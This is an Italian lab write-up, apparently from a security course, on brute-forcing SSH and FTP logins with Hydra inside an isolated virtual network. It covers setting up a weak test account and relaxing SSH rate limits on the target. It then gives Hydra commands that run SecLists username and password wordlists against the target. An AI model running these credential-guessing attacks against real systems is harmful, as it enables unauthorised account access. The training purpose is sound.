Tecnicha di Brute Force su Servizi SSH e FTP

Questa esercitazione pratica introduce l'utilizzo di Hydra, un potente strumento di brute force, per “testare” la sicurezza dei servizi SSH e FTP in un ambiente controllato di laboratorio.

Il laboratorio

Il laboratorio è configurato con tre macchine virtuali che simulano un ambiente di rete per test di sicurezza e penetration testing:

1. Macchina Attaccante: Sistema operativo Kali Linux, utilizzato per eseguire test di penetrazione e simulare attacchi informatici.
2. Macchina Target: Sistema operativo Kali Linux, configurato per fungere da bersaglio per i test di sicurezza.
3. Router/Modem: Sistema operativo pfSense, che fornisce funzionalità di routing, firewall e permette la gestione del traffico di rete tra le macchine virtuali.

Questa configurazione permette di simulare scenari di attacco in un ambiente controllato e isolato.

Configurazione Servizi nella Macchina Target

per prima il servizio ssh

Dopo aver completato la creazione della macchina virtuale, è necessario procedere con la configurazione dell'utente come da istruzioni,

sudo useradd test_user
in questo modo creeremo un nuovo utente chiamato test_user

sudo chsh test_user -s /bin/bash
accederemo alla bash dello stesso utente

sudo passwd test_user
e cosi potremo assegnare all’utente la password testpass

sudo nano /etc/ssh/shhd_config
in etc/ssg troveremo il file di configurazione del servizio ssh (in questo caso ho aggiunto PerSourcePenaltyExemptList 192.168.0.0/16 che permette di escludere per tutte le reti private le limitazioni nelle caso di tentativi ripetuti di connessione)

sudo service ssh start
e in ultimo questo per avviare il servizio

per secondo il servizio tcp

sudo apt-get install vsftpd
serve per installare un server FTP (File Transfer Protocol)

vim vsftpd.conf
in etc/ troveremo il file di configurazione del servizio ftp (in questo caso non ho trovato modifiche senzate da aplicare al file di configurazione)

sudo service vsftpd start
e in ultimo questo per avviare il servizio

passando all’attacante

Inizieremo con un'analisi metodica della rete del sistema target per identificare porte aperte e servizi attivi tramite nmap o nessus. A partire da quale momento sarà possibile iniziare le procedure necessarie per ottenere i privilegi di root

in questo caso specifico essendo che conosciamo in nome utente e la password testiamo che i servizi sia effettivamente attivi

> ssh test_user@192.168.50.151
>
> ftp 192.168.50.151

cosi potremmo verificato l’effettiva funzionalità dei servizi


ora possiamo sperimentare le funzionalità dell'applicazione HYDRA

> hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt ssh://192.168.50.151 -V -t8

Con questo comando, dopo tanto tempo, potremo effettivamente trovare nome e password, ma testare più di 650.000 combinazioni non mi sembrava il caso. Infatti, per quanto non sia realistico, ho sperimentato direttamente includendo il nome come informazione acquisita in altro modo.

> hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt ssh://192.168.50.151 -V -t8

in questo modo troverò riscontro “solo” 5208 tentativi



allo stesso modo ho provato con il servizio ftp con il comando

> hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt 192.168.50.151 ftp -V -t8

anche in questo caso dopo un po' di tempo avremo riscontro